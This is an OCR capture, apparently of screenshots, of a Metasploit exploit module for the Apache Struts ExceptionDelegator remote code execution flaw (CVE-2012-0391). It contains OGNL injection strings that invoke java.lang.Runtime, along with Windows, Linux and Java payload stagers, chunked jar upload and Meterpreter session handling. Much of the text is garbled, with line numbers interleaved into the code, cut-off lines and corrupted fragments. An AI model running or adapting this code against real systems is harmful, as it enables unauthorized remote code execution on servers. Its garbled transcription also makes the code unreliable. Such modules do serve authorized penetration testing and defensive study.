
framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts_code_exec_exception_dele



framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts code exec exception dele

```
26
                'Author' => [
27
                  'Johannes Dahse', # Vulnerability discovery and PoC
                  'Andreas Nusser', # Vulnerability discovery and PoC
28
29
                  'juan vazquez', # Metasploit module
30
                  'sinn3r', # Metasploit module
31
                  'mihi' # ARCH_JAVA support
32
                ],
33
                'License' => MSF_LICENSE,
                'References' => [
34
                  [ 'CVE', '2012-0391'],
35
                  [ 'OSVDB', '78277'],
36
                  [ 'EDB', '18329']
37
38
                ],
                'Platform' => %w{java linux win},
39
                'Privileged' => true,
40
41
                'Targets' => [
42
                  43
                    'Windows Universal',
44
45
                      'Arch' => ARCH_X86,
46
                      'Platform' => 'win',
                      'CmdStagerFlavor' => 'tftp'
47
                    }
48
49
                  ],
50
                    'Linux Universal',
51
52
53
                      'Arch' => ARCH_X86,
                      'Platform' => 'linux'
54
55
                    }
                  ],
56
                  [
57
                    'Java Universal',
58
59
                      'Arch' => ARCH_JAVA,
60
                      'Platform' => 'java'
61
62
                    },
                  ]
63
64
                ],
65
                'DisclosureDate' => '2012-01-06',
                'DefaultTarget' => 2,
66
                'Compat' => {
67
68
                  'Meterpreter' => {
                    'Commands' => %w[
69
70
                      stdapi_fs_delete_file
71
                      stdapi_sys_config_sysinfo
```

framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts_code_exec_exception_dele

```
72
                     ]
 73
                   }
 74
                }
 75
              )
 76
            )
 77
 78
            register_options(
 79
              [
 80
                Opt::RPORT(8080),
 81
                OptString.new('TARGETURI', [ true, 'The path to a struts application action and the paramet
 82
                OptString.new('CMD', [ false, 'Execute this command instead of using command stager', "" ])
              ]
 83
            )
 84
 85
 86
            self.needs_cleanup = true
 87
          end
 88
 89
          def execute_command(cmd, opts = {})
 90
            uri = String.new(datastore['TARGETURI'])
 91
            uri.gsub!(/INJECT/, "'%2b(%23_memberAccess[\"allowStaticMethodAccess\"]=true,@java.lang.Runtime
 92
            uri.gsub!(/INJECT/, "'%2b(%23_memberAccess[\"allowStaticMethodAccess\"]=true,@java.lang.Runtime
 93
            uri.gsub!(/INJECT/, "'%2b(%23_memberAccess[\"allowStaticMethodAccess\"]=true,CMD,'')%2b'") if t
 94
            uri.gsub!(/CMD/, Rex::Text::uri_encode(cmd))
 95
 96
            vprint_status("Attempting to execute: #{cmd}")
97
 98
            resp = send_request_raw({
 99
              'uri' => uri,
              'version' => '1.1',
100
101
              'method' => 'GET',
102
            }, 5)
103
          end
104
105 🗸
          def windows stager
            exe_fname = rand_text_alphanumeric(4 + rand(4)) + ".exe"
106
107
108
            print_status("Sending request to #{datastore['RHOST']}:#{datastore['RPORT']}")
            execute_cmdstager({ :temp => '.' })
109
110
            @payload_exe = generate_payload_exe
111
112
            print_status("Attempting to execute the payload...")
            execute_command(@payload_exe)
113
114
          end
115
          def linux_stager
116 V
            cmds = "/hin/sh@-c@echo ITNF | tee FTIF"
117
```

exe = Msf::Util::EXE.to_linux_x86_elf(framework, payload.raw)

- , 0111/ 311W CWCC110 E11E | CCC | 1EE

118

framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts_code_exec_exception_delegent

```
144
            cmd << "#f.close()"</pre>
145
            execute_command(cmd)
146
          end
147
148 ∨
          def java_stager
            @payload_exe = rand_text_alphanumeric(4 + rand(4)) + ".jar"
149
            append = 'false'
150
            jar = payload.encoded_jar.pack
151
152
            chunk_length = 384 # 512 bytes when base64 encoded
153
154
155
            while (jar.length > chunk_length)
              java_upload_part(jar[0, chunk_length], @payload_exe, append)
156
              jar = jar[chunk_length, jar.length - chunk_length]
157
              append = 'true'
158
159
            end
160
            java_upload_part(jar, @payload_exe, append)
161
```

cmd = ""

1.7

162

framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts code exec exception dele

```
163
            # disable varang nandling (since it is buggy in UGNL used by Struts 2.1
164
            cmd << "#q=@java.lang.Class@forName('ognl.OgnlRuntime').getDeclaredField('_jdkChecked'),"</pre>
            cmd << "#q.setAccessible(true),#q.set(null,true),"</pre>
165
            cmd << "#q=@java.lang.Class@forName('ognl.OgnlRuntime').getDeclaredField('_jdk15'),"</pre>
166
             cmd << "#q.setAccessible(true),#q.set(null,false),"</pre>
167
            # create classloader
168
            cmd << "#cl=new java.net.URLClassLoader(new java.net.URL[]{new java.io.File('#{@payload exe}').</pre>
169
170
            # load class
171
            cmd << "#c=#cl.loadClass('metasploit.Payload'),"</pre>
172
            # invoke main method
            cmd << "#c.getMethod('main',new java.lang.Class[]{@java.lang.Class@forName('[Ljava.lang.String;</pre>
173
            cmd << "null,new java.lang.Object[]{new java.lang.String[0]})"</pre>
174
175
            execute command(cmd)
176
          end
177
178 🗸
          def on_new_session(client)
179
            if client.type != "meterpreter"
               print_error("Please use a meterpreter payload in order to automatically cleanup.")
180
               print_error("The #{@payload_exe} file must be removed manually.")
181
               return
182
183
            end
184
             client.core.use("stdapi") if not client.ext.aliases.include?("stdapi")
185
186
            if client.sys.config.sysinfo["OS"] =~ /Windows/
187
               print_error("Windows does not allow running executables to be deleted")
188
               print_error("The #{@payload_exe} file must be removed manually after migrating")
189
190
              return
191
            end
192
            print_warning("Deleting the #{@payload_exe} file")
193
194
            client.fs.file.rm(@payload exe)
195
          end
196
197 ∨
          def exploit
198
            unless datastore['CMD'].blank?
               print_status("Executing user supplied command")
199
              execute command(datastore['CMD'])
200
               return
201
202
            end
203
             case target['Platform']
204
            when 'linux'
205
206
              linux_stager
            when 'win'
207
208
              windows_stager
```

framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts code exec exception dele

```
209
            when 'java'
210
              java_stager
211
            else
              fail_with(Failure::NoTarget, 'Unsupported target platform!')
212
213
214
215
            handler
          end
216
217
        end
```